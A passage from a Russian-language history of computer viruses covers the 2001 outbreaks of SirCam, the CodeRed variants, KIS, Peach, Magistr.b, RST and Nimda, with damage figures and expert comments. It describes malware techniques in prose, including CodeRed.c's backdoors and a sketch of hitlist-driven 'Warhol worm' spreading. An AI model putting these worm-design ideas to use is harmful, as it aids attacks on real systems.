В тот же день, 26 июля 2001 года, прошли сообщения о том, что в числе прочих вирусом «SirCam» оказался заражён компьютер в отделе по борьбе с киберпреступлениями ФБР США. Самое интересное, что «SirCam» был обнаружен в компьютере работника ФБР США, который как раз и занимался антивирусной и прочей защитой компьютерных систем[156]. В результате с его рабочей станции якобы произошла утечка по меньшей мере восьми документов, один из которых имел гриф «только для служебного пользования» (For Official Use Only). Однако представитель ФБР Дэбора Вайерман поспешила заявить, что никакой секретной информации разглашено не было. Вирус не

[156] Он открыл содержащийся в инфицированном письме вложенный файл, запустив тем самым механизм вируса, а поражённый компьютер являлся составной частью создаваемой ФБР США системы сотрудничества с общественными организациями и частными компаниями.

распространился на другие компьютеры Центра по защите национальной инфраструктуры, в который входит и это злополучное подразделение. Пикантность ситуации добавляло то обстоятельство, что утечка произошла как раз накануне слушаний в юридической комиссии Сената США относительно эффективности работы отдела по борьбе с киберпреступлениями ФБР США. Думается, что сотрудникам ФБР США несколько подсластило пилюлю прошедшее параллельно сообщение об утечке важной финансовой информации из Государственного казначейства и Министерства по делам иностранной торговли и промышленности Малайзии.

Разворачивавшиеся вокруг «SirCam» бурные события заслонили собой другие инциденты на антивирусном фронте. Например, 25 июля 2001 года появился новый вирус с «троянским» компонентом и длинным именем «Kernel Intrusion System» («KIS»), заражающий системы под управлением операционной системы Linux версий 2.2 и 2.4. Эта вредоносная программа представляла собой обычный бинарный исполняемый файл, содержащий «троянскую» программу и модуль для ядра системы. Вирус заражал компьютер при запуске этого файла, который устанавливал в систему «троянскую» программу, заменяя бинарный файл /sbin/init, и загружал специальный модуль. Этот модуль записывался в ядро системы и после перезагрузки старался замаскировать присутствие вируса, а также обращался в сеть с целью получения команд, то есть компьютерный злоумышленник мог отправлять свои команды на заражённый компьютер. Таким образом «KIS» обеспечивал удалённое управление процессами на инфицированном компьютере. Скрывая от жертвы выполняемые команды, операции с файлами и сетью, вирус позволял использовать инфицированные им компьютеры для атак на компьютеры других пользователей. Наличие «KIS» в системе можно было обнаружить с помощью StMichael 0.05 Linux Kernel Module.

В дополнение ко всем треволнениям с пресловутым «SirCam» 4 августа 2001 года была обнаружена новая модификация «CodeRed» – «CodeRed.c». По сравнению с более ранними версиями, программный код «CodeRed.c»

был более компактен и написан с лучшим знанием языка программирования Assembler, была исправлена и ошибка, которая допускала существование множества активных процессов. Этот штамм содержал строку – «CodeRedII», следил за текущей датой и, начиная с 1 октября 2001 года, каждый день перезагружал компьютер. «CodeRed.c» также содержал «троянскую» процедуру, которая копировала стандартный командный процессор Windows 2000 «cmd.exe» под именем «root.exe» в два стандартных каталога IIS-сервера: \inetpub\scripts\root.exe и \progra~1\common~1\system\MSADC\root.exe, что позволяло злоумышленнику удалённо управлять инфицированной компьютерной системой. «CodeRed.c» также активизировал «троянскую» программу длиной 8192 байта (которая хранилась в его теле в упакованном виде) в корневых директориях логических дисков C: и D: под именем explorer.exe. Эта программа отключала Windows File Protection, для чего записывала соответствующее значение в ключ реестра: HKLM\SoftwareMicrosoftWindowsNtCurrentversionWinlogon\SFCDisable и открывала на полный доступ директории Web-сервера на логических дисках C: и D:. Детальный анализ кода «CodeRed.c», проведённый специалистами, показал, что этот штамм мог быть ответом одной группы вирусописателей другой на предыдущие версии «CodeRed».

В отличие от версий «CodeRed.a» и «CodeRed.b», здесь основной урон наносился компьютерам, на которых по умолчанию установлена китайская таблица символов. В этом случае «червь» запускал 600 параллельных процессов распространения вместо 300, что значительно усиливало нагрузку на поражённый сервер. Также на компьютерах с китайской таблицей символов «CodeRed.c» имел возможность распространяться в течение 48 часов (в отличие от 24 часов в «не китайских» системах). Этот штамм также использовал новый усовершенствованный алгоритм поиска целевых IP-адресов с целью попытки проникновения в них. Этот алгоритм в первую очередь выбирал для атаки те адреса, которые больше всего были похожи на IP-адрес инфицированной системы, с которой планировалось провести атаку. Такой механизм

поиска целевых компьютеров имел больший шанс на успех, нежели применённый в «CodeRed.a» и «CodeRed.b» метод случайного поиска. Однако генератор случайных IP-адресов в коде «червя» содержал ошибки, и некоторые IP-адреса в сети никогда не атаковались.

В сообщении занимающейся безопасностью в Интернет компании Beijing Rising Technology Corporation от 8 августа 2001 года говорилось, что «…“CodeRed.c” заразил 180 серверов на территории Китая и 80% заражённых серверов находится в Пекине. 70–80% заражений коснулось предприятий, в основном связанных с сектором информационных технологий». 9 августа «CodeRed» нанёс удар по японской полиции. «По меньшей мере 200 японских серверов, большинство которых принадлежало полиции, пострадало от новой версии вируса “CodeRed”, – сообщало японское национальное информационное агентство Kyodo. – Национальная полиция страны в настоящее время работает в сотрудничестве со специалистами в области информационной безопасности над ликвидацией последствий нового “вторжения” вируса, а также над предупреждением подобной ситуации в будущем. Наименее защищёнными от вируса оказались серверы, на которых стоит система Windows 2000. Таким образом, несмотря на тот факт, что большинство полицейских серверов уже обзавелись антивирусными программами, наиболее качественным способом борьбы с данным вирусом является форматирование “жёсткого” диска».

Компания Computer Economics, отслеживающая ущерб, наносимый компьютерными вирусами, объявила, что «в мировых масштабах заражение “CodeRedII” и “CodeRed” обошлось в 2,4 млрд. долл., причём ущерб, нанесённый за последнюю неделю, составил 1,2 млрд. … Указанный ущерб включает в себя стоимость ремонта компьютеров, установки патчей и производственные потери».

Не прошло и декады со времени появления «CodeRed.c», а компьютерное сообщество уже столкнулось с очередной «реинкарнацией» «CodeRed» – «CodeRed.d». Одной из первых крупных жертв «CodeRedIII» стало южноко-

рейское правительство: пресс-секретарь министерства информации и коммуникаций Южной Кореи объявил о нанесённом ущербе, причинённом государственным серверам и Web-сайтам новой версией «CodeRed». Причём было подчёркнуто, что «отличительная особенность “CodeRed.d” по сравнению с предыдущими вариантами – это более высокая скорость его распространения. И так же, как предыдущая версия, вирус “открывает” инфицированные сайты для различных онлайновых мошенников…».

Интересно, что на момент проявления данного вируса ни одна из антивирусных компаний не успела опубликовать предупреждение об опасности, в результате чего, собственно, и пострадали корейские серверы. В любом случае, предполагая, что создатели вируса будут работать в том же темпе, общественность принялась ожидать скорого появления «CodeRed.e» и «CodeRed.f». Большинство специалистов считали это вопросом ближайшего времени.

И действительно, новый штамм «CodeRed» был обнаружен в пятницу, 24 августа 2001 года. На этот раз от очередного варианта «червя», который окрестили как «CodeRed.e», изначально пострадали серверы Новой Зеландии, а затем и США. По горячим следам многие эксперты в области компьютерной безопасности сделали вывод, что «рано говорить о данном вирусе и его разновидностях в прошедшем времени». «CodeRedIV» был практически идентичен своему предшественнику. Единственным отличием являлось наличие двух дополнительных кодовых цепочек, что делало его немного более сложным. Данная версия могла заразить одновременно 300 компьютеров, IP-адреса которых «CodeRedIV» выбирал произвольно. Затем «CodeRedIV» заражал и другие компьютеры, причём делал это в больших, по сравнению с предыдущими штаммами, масштабах.

Были ли у эпидемий «CodeRed» и его потомков хоть какие-нибудь положительные последствия? Как показало исследование, проведённое компанией Netcraft, «CodeRed» оказал позитивное влияние на качество обеспечения безопасности в Интернет. Результаты исследования свидетельствовали о

«неожиданном и резком» повышении уровня безопасности серверов IIS. Например, с 1 июня по 1 августа количество серверов, которые могли бы пострадать от «CodeRed», сократилось с 14,25% до 2%. Положительные тенденции коснулись также и других областей, в частности, доступа к исходным кодам, возможности отслеживания работы сервера и т. п.

В целом же разгул «червей» «CodeRed» заставил специалистов взглянуть на проблему компьютерных вирусов как бы под новым ракурсом. Николас Вивер, эксперт из университета Беркли (США), опубликовал свою работу «Черви Ворхола: возможность возникновения очень быстрых эпидемий в Интернет», где рассмотрел способы создания крайне опасного компьютерного вируса, которому, для того чтобы захватить всю Глобальную Сеть, потребуются считанные минуты. Традиционные «черви» разыскивают компьютерную систему, которую можно инфицировать, случайным образом перебирая IP-адреса, и на эту процедуру уходит много времени. Получается, что если оптимизировать этот процесс, то можно достичь значительного повышения скорости распространения. А ещё большей «эффективности» можно достичь, если каким-либо образом обеспечить тесное «сотрудничество» между различными вирусами. По мнению Вивера, это вполне возможно, и только случайно такие «черви» до сих пор не появились. Идея лежит на поверхности и будет реализована.

Учитывая, что чем стремительнее распространяется вредоносный код, тем сложнее его уничтожить (к тому времени, как системные администраторы и антивирусные компании спохватятся, будет уже поздно), сверхбыстрые «черви» несравнимо опаснее обычных. Чтобы избежать траты времени впустую, вирус должен использовать заранее приготовленный список из нескольких десятков тысяч адресов, по которым находятся компьютерные системы, которые с большой степенью вероятности могут быть инфицированы. Этот перечень может составить сам вирусописатель до того, как запустить «червя» в сети.

Обучение «червей» поддержке связи между собой, чтобы, например, не атаковать один и тот же сервер вновь и вновь, – сложная задача, но её отчасти позволяет решить всё тот же список адресов. Найдя по списку уязвимую систему, червь заражает её, а затем передаёт половину своего списка своему «потомку», и тот начинает сканирование Интернет уже с того места, до которого добрался его предшественник. После этого он может перейти к другим методам сканирования, что резко снизит скорость распространения, но это будет уже не так важно.

В дополнение к такому списку могут использоваться иные методы повышения «эффективности» вируса, например, регулярность сканирования Интернет. В том же случае, если вирусописателю станет известна информация о новом, только что открытом уязвимом месте в той или иной операционной системе или серверной программе, про которое ещё не знает ни изготовитель, ни пользователи, вирус будет просто неудержим.

С целью подтверждения изложенных в статье выводов был создан специальный симулятор, и результаты испытаний показали, что при наличии в Интернет миллиона уязвимых систем, 10000 из которых занесены в список, на то, чтобы поразить 99% компьютеров, потребуется всего лишь 6 минут 30 секунд. При меньшем количестве уязвимых серверов время их поиска хотя и увеличится, однако всё равно остаётся столь малым, что это практически не играет никакой роли – чтобы заразить все 250000 уязвимых систем, нужно не больше 20 минут.

Однако мы отвлеклись от «SirCam», эпопея которого отнюдь не закончилась с появлением «CodeRed.c». На протяжении всего августа «SirCam» продолжал оправдывать репутацию одного из самых распространённых компьютерных вирусов в мире. Спустя почти семь недель после начала распространения «SirCam» занимал первую строчку в списках наблюдения за поведением вирусов почти всех антивирусных компаний. Он же возглавил и десятку самых опасных вирусов, представленную поставщиком программ-антивирусов Sophos. Около половины всех августовских звонков в центр

поддержки компании были связаны именно с «SirCam». По оценке аналитической фирмы Computer Economics на конец августа «SirCam» поразил 2,3 млн. компьютеров и причинил ущерб в 1 млрд. долл., уничтожив данные в заражённых системах и создав перебои в работе предприятий и организаций. Причём эпидемия не подавала никаких заметных признаков «затухания», несмотря на то что антивирусные компании выпустили версии сканирующих программ, которые способны были обнаруживать «SirCam». Как тогда говорили, основная проблема заключалась в том, что среднестатистический Джо, наивно относящийся к рискам в Интернет и не обновляющий антивирусное программное обеспечение, продолжал преспокойно распространять по всему миру вредоносный программный код «SirCam».

«Мы понимаем, что свой дом и свой автомобиль надо охранять, – заявлял директор антивирусного центра Symantec Винсент Уифер. – Но охранять надо и свой компьютер». Однако подавляющее большинство домашних пользователей так этого до конца и не осознало. По результатам анализа онлайнового опроса пользователей компания Symantec выяснила, что почти 40% пользователей либо вообще не устанавливали антивирусные программные средства, либо с момента приобретения они ни разу не обновлялись.

«Мы должны поднять уровень осведомленности и образования», – прокомментировал сложившуюся ситуацию Винсент Уифер. Но не все эксперты согласны, что здесь всё дело в уровне образования. «Конечно, антивирусное программное обеспечение устанавливать нужно, – говорил в связи с этим президент американского отделения поставщика услуг электронной почты MessageLabs Эндрю Фарис. – Но одного сканера отнюдь не достаточно. И “SirCam” служит наглядным доказательством этого». В сентябре служба MessageLabs, отфильтровывающая вредоносные вложения электронной почты, обнаружила 20 тысяч «SirCam». Этот «червь» оставался вне конкуренции, занимая верхнюю строку в общем списке перехваченных вирусов, который вела компания: по общему количеству копий (263 тыс.) «SirCam» намного превосходил вирус «Magistr.A», заразивший с начала июня почти 93 тыс.

компьютеров. «Нетоскоп» сообщал, что только в течение сентября по Интернет было разослано 143949 копий «червя».

В первое время «SirCam» ускользал от большинства антивирусных программ. Лишь после выпуска отредактированных версий, в которых описания вирусов были уточнены, они смогли обеспечить заказчикам защиту. Но если корпоративные клиенты быстро установили новые версии антивирусных программ, то многие домашние пользователи так и не сделали этого. Основываясь на этих фактах, Эндрю Фарис считал, что выход – в гораздо более широком сканировании и фильтрации Интернет самими сервис-провайдерами: «Мы пользуемся тремя сканерами и добавили ещё четвёртый. Мы устроили настоящий прогон сквозь строй».

Скептически настроенный по отношению к поднимаемой вокруг вирусов шумихе редактор Web-сайта Virus Myths Роб Розенбергер высказался следующим образом: «Потребителям трудно реализовать защиту, а пока домашние пользователи не станут лучше защищены от Интернет, в нём будут разражаться все худшие эпидемии. Эпидемии продолжатся, и они будут ужасными, но, рассуждая философски, может, это не так уж и плохо, быть может, они необходимы?» По мысли Розенбергера, как крушения самолетов и автомобильные аварии заставили людей найти способы сделать эти транспортные средства более безопасными, так и эпидемии вирусов заставят сделать безопаснее Интернет. «Уроки даются нам с трудом, – продолжил Розенбергер. – К “SirCam” мы отнеслись недостаточно серьёзно, а проблема вирусов только усугубляется».

Кстати, углублённые исследования программного кода, поведения и возможностей «SirCam» привели к неожиданным результатам. Оказалось, что вирус «SirCam» может быть эмулирован на Linux-машинах: «Эмулятор Windows на платформе Linux работает даже лучше, чем необходимо. Вместе с возможностью запуска программ для Windows на Linux-системах программа Wine эмулирует и компьютерные вирусы», – заявили проводившие исследования эксперты. Вирус «SirCam», с помощью программы Wine, сохранял

свою работоспособность на Linux-машинах, за исключением лишь нескольких функций. На Linux он не мог записывать себя в системный реестр для последующего запуска после перезагрузки компьютерной системы. Возможность вируса рассылать себя в письмах также осталась под вопросом, но использование MS Outlook на Linux-машине с программой Wine возможно, а это, скорее всего, обозначает возможность использовать и недостатки этой программы. Все остальные возможности вируса сохранялись. Пользователям Wine было необходимо, так же как и пользователям операционных систем Windows, проверять все вложенные в письма файлы, чтобы избежать возможной потери данных. Вот так!

Интересно, что методы, с помощью которых распространялся «Sircam», становились всё более издевательскими. «SirCam» стал, например, курсировать по Интернет в Европе под видом рекламы новой европейской валюты – евро: «червь» выдавал себя за форму подготовки к переходу с национальных валют на евро. К электронному письму прилагался файл размером всего 1 Кб, который мог называться Euronoten.zl9.

Итак, подытожим. Лето 2001 года оказалось удивительно богатым на новые типы и разновидности компьютерных вирусов, а некоторые из них заставили специалистов по-иному взглянуть на проблему защиты компьютерных систем. В конце июля компьютерный мир потрясли два новых вируса – «CodeRed» и «SirCam», открывшие миру две новые истины.

Первая: вирусы могут существовать в «нематериальном» виде.

Вторая: эротика интересует людей гораздо меньше, чем чужие секреты.

В целом «SirCam» – вполне обычный сетевой «червь», и основные принципы его действия достаточно типичны: он поражает компьютеры с операционной системой Windows, распространяется по электронной почте и локальным сетям, активизируется только при открытии заражённого файла и движется дальше по адресам, найденным в инфицированной им компьютерной системе. Некоторые деструктивные функции «SirCam» тоже вполне традиционны: поглощение свободного места на «жёстком» диске, увеличение

нагрузки на почтовые серверы и сеть (размеры писем с вирусом достигают нескольких мегабайт) и удаление всех файлов из директории Windows. Тайна же сногсшибательного успеха «SirCam» заключалась в любви людей к чужим секретам и деловом тоне письма, который в корне отличался от простой «наживки», сопровождавшей другие компьютерные вирусы. Причём при активизации «SirCam» действительно открывался украденный у предыдущей жертвы документ с информацией, которая случайным образом могла оказаться деловой, ценной и секретной. Но пока ничего не подозревающий счастливый пользователь изучал её, вирус делал достоянием общественности один из его собственных файлов. Таким образом, с точки зрения справедливости «SirCam» действовал правильно: ты без разрешения ознакомился с посторонними данными, так поделись с миром и своими секретами. Делаем вывод: такая информация, даже получаемая из сомнительных источников, пользуется у человечества куда большей популярностью, чем изображения Анны Курниковой или Дженнифер Лопес в неглиже. Так «SirCam» сказал новое слово в психологическом мотивировании потенциальных жертв вирусов.

В отличие от «SirCam» наш старый знакомый «CodeRed» к социальной психологии, на первый взгляд, не имеет никакого отношения. Небывалую панику (этот вирус был официально объявлен «угрозой национальной безопасности США и всего Интернет») вызвали массированная атака «CodeRed», поразившая более 300 тысяч Web-, FTP- и почтовых серверов во всём мире, а также успешная DDoS-атака Web-сайта Белого дома. Однако ведущие отечественные и зарубежные специалисты в силу своего профессионализма практически сразу отметили его неординарность: «CodeRed» не создавал постоянных или временных файлов и не нуждался в них при распространении. Таким образом, «CodeRed» явил собой миру вредоносную компьютерную программу нового поколения, которая использует новую технологию вирусописания и обитает в оперативной памяти компьютера в виде работающего процесса или материализуется в виде пакета данных при его рассылке по Интернет. В силу этих причин антивирусные программы были

беспомощны в противостоянии с ним, но избавиться от «CodeRed» можно было элементарно при помощи рутинной перезагрузки сервера, что, правда, не гарантировало от повторного заражения, если на компьютере не установлена «заплатка» Microsoft или соответствующее программное обеспечение. Поэтому сто раз прав «Русский Фокус», в котором приведён следующий вывод, резюмирующий сказанное выше: «Так что, несмотря на самостоятельную “технологичность” “CodeRed”, старинная мудрость о том, что никто не может навредить человеку больше, чем он сам, остаётся в силе. Просто в данном случае в дело вступает уже не психология пользователей, а психология системных администраторов – по большому счёту таких же (если не более) безалаберных людей, как и всё остальное человечество». Ни добавить, ни убавить!

8 августа 2001 года компания McAfee объявила о появлении первого вируса-червя, распространяющегося через файлы формата PDF[157]. Вирус был написан на языке программирования Visual Basic Script, инфицировал компьютерные системы под управлением операционных систем Windows XP/2000/NT/ME/98/95, имел длину 168238 байт[158] и получил имя «Peach»[159] (другие названия Peachy,VBS/PeachyPDF-A, VBS/PeachyPDF, OUTLOOK.PDFWorm, VBS.Zulu.pdf@mm, OUTLOOK.PDFWorm, VBS.PDFWorm.A). Этот вирус-червь использовал возможность создания в общеизвестной программе для работы с PDF-файлами Adobe Acrobat так называемых вложений (это могут быть файлы других форматов от VBScript-программ до исполняемых файлов), под видом которых и распространялся «Peach». Формат PDF известен практически каждому пользователю Интернет, и до 8 августа он считался абсолютно «безопасным» с точки зрения ком-

---

[157] Исходный программный код вируса, написанного Zulu из Аргентины, появился в Интернет на Web-сайте по адресу: www.coderz.net.

[158] Появившиеся позже штаммы Peach.b и Peach.c имели 172506 и 172593 байта, соответственно.

[159] «Peach» (англ.) – «Персик».

пьютерных вирусов. По счастью, пользователи, которые просто просматривают PDF-файлы при помощи программы Acrobat Reader, не были подвержены опасности, так как код для распознавания вложений, который есть в Acrobat, не реализован в Acrobat Reader. Но уязвимость формата PDF открывала новый канал для распространения вирусов, и это вызвало определённую тревогу. В самой фирме Adode весть о вирусе «Peach» восприняли стоически, прокомментировав её так: «Популярные программы всегда становятся объектом взлома со стороны злоумышленников, а Acrobat давно перешагнула этот порог популярности».

4 сентября 2001 года Национальный Центр защиты инфраструктуры ФБР США обнародовал предупреждение о появлении нового вируса на базе ОС Unix. Вирус под названием «X.C.» использовал «уязвимость» в защите Unix-систем. Переполнение буфера широко используемой в них программы Telnet daemon могло использоваться для получения доступа к серверу. Обнаруженная ещё за месяц до этого «уязвимость» защиты Telnet была актуальна для операционных систем Solaris, AIX, HP-UX и некоторых версий Linux.

В тот же день «Лаборатория Касперского» сообщила об обнаружении Интернет-червя «Lara» – первой вредоносной программы, распространяющейся в файлах оформления рабочего стола (Desktop Themes). «Lara» распространялся исключительно по каналам IRC, передавая на удалённые компьютеры файл-носитель червя «LaraCroft.theme». Имя этого файла вводило пользователей в заблуждение, так как оно маскировалось под схему оформления рабочего стола Windows по сюжету популярного фильма, в котором так звали главную героиню. В действительности, после запуска инфицированного файла «Lara» сканировал доступные «жёсткие» диски, определяя местонахождение программы для общения по IRC (mIRC-клиента), а затем модифицировал её системные файлы. В результате «червь» отсылал свои копии всем пользователям, подключившимся к тем же каналам, что и инфицированный компьютер. Никаких других побочных эффектов эта вредоносная компьютерная программа не имела и деструктивных действий не производи-

ла. «Мы классифицируем “Lara” как концептуальный вредоносный код. Простота его обнаружения и удаления, а также относительно низкая популярность IRC-каналов определяют невозможность возникновения глобальной вирусной эпидемии», – прокомментировал появление в Интернет копий «Lara» руководитель антивирусных исследований Евгений Касперский.

4 сентября в Интернет также был обнаружен и новый почтовый червь, получивший имя «Apost». В этот день специалисты компании MessageLabs зафиксировали 54 случая заражения этим вирусом. «Apost» распространялся в электронном письме с темой «As per your request!» («По Вашему запросу»), а в теле письма пользователю предлагалось открыть вложенный файл readme.exe при запуске которого активировался вирус, делавший попытки переписать себя на флоппи-диск и разослать свои копии по адресам из книги программы MS Outlook или MS Outlook Express.

Но эти события отступили на задний план после получения следующих известий. 4 сентября 2001 года в странах Западной Европы и, в частности в Швеции и Испании, были отмечены случаи заражения компьютерных систем пользователей вирусом-червём «Magistr.b»[160], который являлся прямым потомком знаменитого вируса-червя «Magistr» и представлял собой полиморфного вируса-червя, распространявшегося в теле письма со случайной темой и содержанием сообщения, взятым из файла на «жёстком» диске инфицированного компьютера. Напомним, что впервые «Magistr»-родоначальник появился в марте 2001 года, и до момента обнаружения «Magistr.b» он так и оставался одним из самых распространённых вирусов в мире[161]. Внимательно

---

[160] В декабре 2001 года включён в первую двадцатку основного списка WildList Международной организации WildList.

[161] По данным английской службы сканирования электронной почты MessageLabs, за время активности «Magistr» только в Великобритании было зафиксировано 93 тысячи случаев заражения.

Кстати, по каким-то никому неведомым причинам поначалу «Magistr.b», охотно распространяясь по Европе, упорно не хотел «переплывать» через Атлантический океан в США,

ознакомившись с программным кодом «Magistr.b», специалисты большинства ведущих компаний-разработчиков антивирусных средств не стали скрывать свою тревогу. «Не вызывает сомнения, что новая модификация вируса обладает большим потенциалом для распространения по сравнению с оригиналом, и в перспективе она может вызвать глобальную эпидемию», – предупреждал компьютерное сообщество руководитель информационной службы «Лаборатории Касперского» Денис Зенкин. И на то у него были весомые основания.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Magistr.b
Другие названия	Magistr.B, W32/Magistr.B, W32/Magistr-B, W32/Magistr.B-mm, W32/Magistr.b@MM, W32/Magistr.B@MM, W32.Magistr.B@mm, W32.Magistr.39921@mm, I-Worm.Magistr.b, I-Worm.Magistr.b.poly, PE_MAGISTR.B, PE_Magistr.B
Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Швеция
Длина	39921 байт

Канаду, а также другие страны Северной и Южной Америки. Специалисты никак не могли объяснить такое поведение вредоносной программы. А раз так, неизбежно начали рождаться различные предположения и гипотезы по поводу местонахождения «колыбели» и цели появления «Magistr.b». На наш взгляд, на этом поприще многих и многих «переплюнул» менеджер английского подразделения антивирусной компании Sophos Питер Купер. По его мнению, «”Magistr.b” создал совсем не тот человек, который в своё время написал оригинальный “Magistr”. “Magistr.b” мог быть создан в США и нарочно отправлен в Европу, то есть здесь кроется некая компьютерная диверсия». Ну, что тут можно сказать?

Автор «Magistr.b» использовал существенно переработанный алгоритм шифрования программного кода «Magistr», и по этой причине ни один из известных на то время антивирусных сканеров не мог его опознавать, в том числе и при включённом эвристическом анализаторе кода. Вирус-червь заражал все исполняемые файлы, которые находил на «жёстком» диске, кроме файлов с расширениями *.exe и *.scr, имя которых начиналось с набора символов «gprc». Далее вирус находил файлы system.ini и win.ini и модифицировал их так, чтобы получить возможность запуска при перезагрузке системы.

«Magistr.b» обладал новыми исключительно опасными побочными действиями и существенно усовершенствованными процедурами распространения с помощью электронной почты и по локальным сетям. Его автор, сохранив функции уничтожения всех файлов на локальных и сетевых дисках, сброса данных в памяти CMOS (аппаратные параметры загрузки компьютера) и порчи содержимого микросхемы FLASH BIOS, наделил его ещё и способностью перезаписи файлов-загрузчиков операционной системы: win.com и ntldr. Вследствие этого при следующих перезагрузках пользователем компьютерной системы все данные на локальных и сетевых дисках уничтожались. Кроме этого, в процессе поиска файлов для внедрения в них своих копий «Magistr.b» уничтожал и файлы с расширением *.ntz, а если на компьютере была установлена программа «ZoneAlarm» – персональный межсетевой экран, то она автоматически отключалась.

С целью получения адресов электронной почты для последующей рассылки по ним своих копий «Magistr.b» сканировал базы данных почтовых программ MS Outlook Express, Internet Mail, Netscape Messenger, Eudora и адресную книгу операционных систем Windows. Файл, прикрепленный к письму, мог иметь расширения *.pif, *.com, *.bat или *.exe. Кроме инфицированного файла «Magistr.b» прикреплял к рассылаемым инфицированным письмам и другие файлы с расширениями *.doc, *.txt, *.ini и *.gif.

По сравнению с «Magistr» в «Magistr.b» был введён новый, более широкий диапазон поиска доступных сетевых ресурсов, которые использова-

лись для внедрения копий вируса-червя. С этой целью «Magistr.b» последовательно перебирал следующие имена: WINNT, WINDOWS, WIN95, WIN98, WINME, WIN2000, WIN2K, WINXP. Перечисленные нововведения делали более эффективным весь процесс распространения «Magistr.b».

Симптом же заражения компьютерной системы был такой: простое перемещение курсора «мыши» по экрану монитора смещало все пиктограммы на рабочем столе операционной системы Windows.

«Magistr.b», так же как «Magistr», принадлежал к категории так называемых «спящих» вирусов, которые могут ничем особенным себя не проявлять до тех пор, пока не закончится «инкубационный период» и не наступит время активизации какой-либо деструктивной функции или сразу нескольких таких функций. Оригинальная версия вируса – «Magistr» – подтвердила прогнозы, и уже через месяц с момента её обнаружения проявила свою деструктивную сущность. 5 сентября 2001 года представитель компании Panda Software сделал следующее заявление по поводу несколько вялого поведения «Magistr.b»: «Вирус “Magistr.B”, появившийся вчера, продолжает медленно, но неуклонно распространяться среди пользователей, и Panda Software продолжает получать сообщения об инфицировании компьютеров этим вирусом. Хотя количество заражений не идёт в сравнение с эпидемией “SirCam” или “LoveLetter”, возможно резкое увеличение активности вируса после нескольких дней латентного периода».

7 сентября 2001 года ряд ведущих компаний, специализирующихся на вопросах компьютерной безопасности, предупредили пользователей операционной системы Linux о появлении новой опасной «троянской» программы «Remote Shell Trojan» («RST»), которая поражала исполняемые файлы и происходила, скорее всего, из Великобритании. Наличие источника вируса именно в Великобритании доказывалось тем, что при заражении системы «троянская» программа обращалась к Web-сайту в этой стране. Новый вирус имел возможности самовоспроизведения и сходство с Windows-утилитой

«Back Orifice», позволяя компьютерному злоумышленнику удалённо контролировать компьютерные системы.

Таким образом, «RST» размножался в инфицированной системе, а затем распространялся далее посредством электронной почты. При заражении вирус пытался поразить все утилиты в директории /bin и в текущей рабочей директории, а затем начинал отслеживать входящие соединения с портом UDP 5503 или выше и предоставлял своему «хозяину» возможность соединения с инфицированной системой.

Естественно, что эта «троянская» программа была наиболее опасна в том случае, если запускалась привилегированным пользователем, так как тогда она получала права, которые позволяли иметь полный доступ ко всей компьютерной системе. Накопление у компьютерных злоумышленников данных о заражённых системах позволяло им проводить распределённые DoS-атаки.

Информационный портал «Компьюлента» опубликовал следующий прогноз специалистов, которому, впрочем, не суждено было сбыться: «Этот вирус может получить большее распространение, чем “CodeRed”, так как более 58% Web-сайтов в мире используют серверы Apache, для которых Linux – самая популярная платформа. Заражению вирусом “CodeRed” были подвержены системы на платформе Windows NT, которые составляют всего 25% Web-серверов. Таким образом, эпидемия “троянской” программы “RST” может быть более опасной, чем недавно прошедшая эпидемия “CodeRed”».

В целом в первой половине 2001 года многочисленные вирусы, распространяемые посредством «мировой паутины», нанесли весьма существенный урон экономике ведущих Интернет-держав. С начала года различные компании не досчитались как минимум 10,7 млрд. долл., и многие уже гадали, будет ли в 2001 году побит «рекорд» 2000 года. Как сообщал израильский сервер Walla!, в предыдущем году общий ущерб от компьютерной заразы соста-

вил 17,1 млрд. долл., а за два года до этого сумма была на 5 млрд. долл. меньше.

Вице-президент исследовательской компании Майкл Арбешло прогнозировал, что «если до конца года не будет новой эпидемии, то убытки составят порядка 15 млрд. долл. Вместе с тем, любой вирус может серьёзно изменить “расстановку сил”…»

По мнению представителя Computer Economist, наибольший ущерб за всю историю компьютерной индустрии был нанесён вирусом «LoveLetter». Возникнув в мае 2000 года, он имел несколько десятков различных модификаций и смог проникнуть в 40 млн. компьютеров, нанеся ущерб в 8,7 млрд. долл. Компьютерными вирусами, нанёсшими тяжелейший урон в первой половине 2001 года, стали «CodeRed» и «SirCam». Последний сумел проникнуть в 2,3 млн. компьютерных систем и нанёс ущерб на сотни и сотни миллионов долларов.

Интернет-издание Ytro.ru в одном из своих сообщений тех дней подчёркивало, что «как утверждают исследователи, даже те гигантские суммы, которые указаны в исследованиях, не могут считаться полными, поскольку основаны на расчёте лишь следующих составляющих: чистка поражённой вирусом системы, потеря и восстановление заражённых файлов, профилактика корпоративных систем, работа служб технической и телефонной поддержки и закупка антивирусных программ».

Но вернемся к приведённому выше, крайне осторожному и высказанному в сослагательном наклонении мнению Майкла Арбешло. Не прошло и десяти дней со времени его прогноза, как Китай «даровал» миру очередную далеко не заурядную вредоносную программу – очень опасный вирус, который мог заражать всех незащищённых пользователей Интернет (домашних и корпоративных), работающих на операционных системах Windows 9x/NT/2000/ME.

Написанный на языке программирования C++, вирус-червь по имени «Nimda»[162] был обнаружен 18 сентября 2001 года[163]. Причём содержащийся в его программном коде текст «Concept Virus (CV) V.5, Copyright (C) 2001 R.P.China» («Концептуальный вирус (CV) V5 Copyright (C) 2001 Китайская народная Республика») недвусмысленно указывал на страну происхождения этой вредоносной компьютерной программы.

Пользователей Интернет не удивить вирусами-червями, их появилось так много, что простое перечисление названий заняло бы очень много времени. Используя подобные программы-конструкторы, даже совсем неопытные программисты смогли изобретать новые разновидности вирусов-червей, но большинство таких разработок так и остались никому не известными. В худшем случае подобные вирусы, вышедшие из-под руки дилетанта, распространялись на компьютере незадачливого автора и его ближайших друзей, а в дальнейшем быстро погибали, не сумев приспособиться к недружелюбной окружающей среде. Но «Nimda», несомненно, был не из таких.

Появившись на свет 18 сентября 2001 года, он в течение суток нанёс такой большой ущерб пользователям Интернет в США, что даже появились слухи о взаимосвязанности этой вирусной атаки с террористическими актами в Центре международной торговли и Пентагоне. На срочном специальном брифинге, посвященном новому вирусу, Министр юстиции США Джон Эшкрофт был вынужден сделать специальное заявление о том, что «в настоящее время не имеется никакого свидетельства о взаимосвязи между данными событиями». Но обо всём по порядку.

---

[162] «Nimda» (англ.) – «Нимда». Это отраженное зеркально сокращение «Admin» («Администратор») английского слова «Administrator» («Администратор»).

